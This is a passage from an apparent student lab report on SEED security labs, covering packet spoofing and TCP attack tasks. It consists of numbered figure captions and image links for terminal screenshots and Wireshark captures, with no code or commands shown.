

Fig. 24: Wireshark same LAN response

c. Figure 25 shows the attacker trace route shell for Google.



Fig. 25: Attacker trace route shell for Google

d. Figure 26 shows the wireshark response for Google.



Fig. 26: Wireshark response for Google

e. Figure 27 shows the attacker trace route shell for random IP.



Fig. 27: Attacker trace route shell for random IP.

f. Figure 28 shows the wireshark response for random IP.



Fig. 28: Wireshark response for random IP

8. Task1.4:

   a. Figure 29 shows the attacker's non existing internet IP shell before pinging.



Fig. 29: Attacker's non existing internet IP shell before pinging

   b. Figure 30 shows the non-existing user internet IP shell.



Fig. 30: User non existing internt IP shell

c. Figure 31 shows the attacker non-existing internet IP shell.



Fig. 31: Attacker non existing Internet IP shell

d. Figure 32 shows the user non-existing internet IP on the same LAN.



Fig. 32: User non-existing IP on the same LAN shell

e. Figure 33 shows the attacker non existing IP on the same LAN.



Fig. 33: Attacker non-existing IP on the same LAN shell

f. Figure 34 shows the existing user IP.



Fig. 34: User existing IP shell

g. Figure 35 shows the attacker existing IP shell.



Fig. 35: Attacker existing IP shell

9. TCP Attack Lab at SEED labs:

Codes can be found in the appendix.

1. Task1.1:

   a. Figure 36 shows the containers list.



Fig. 36: Containers list

   b. Figure 37 shows the victim's terminal before telnetting from user1.



Fig. 37: Victim's terminal before telnetting from User1

   c. Figure 38 shows the User1 telnet check.

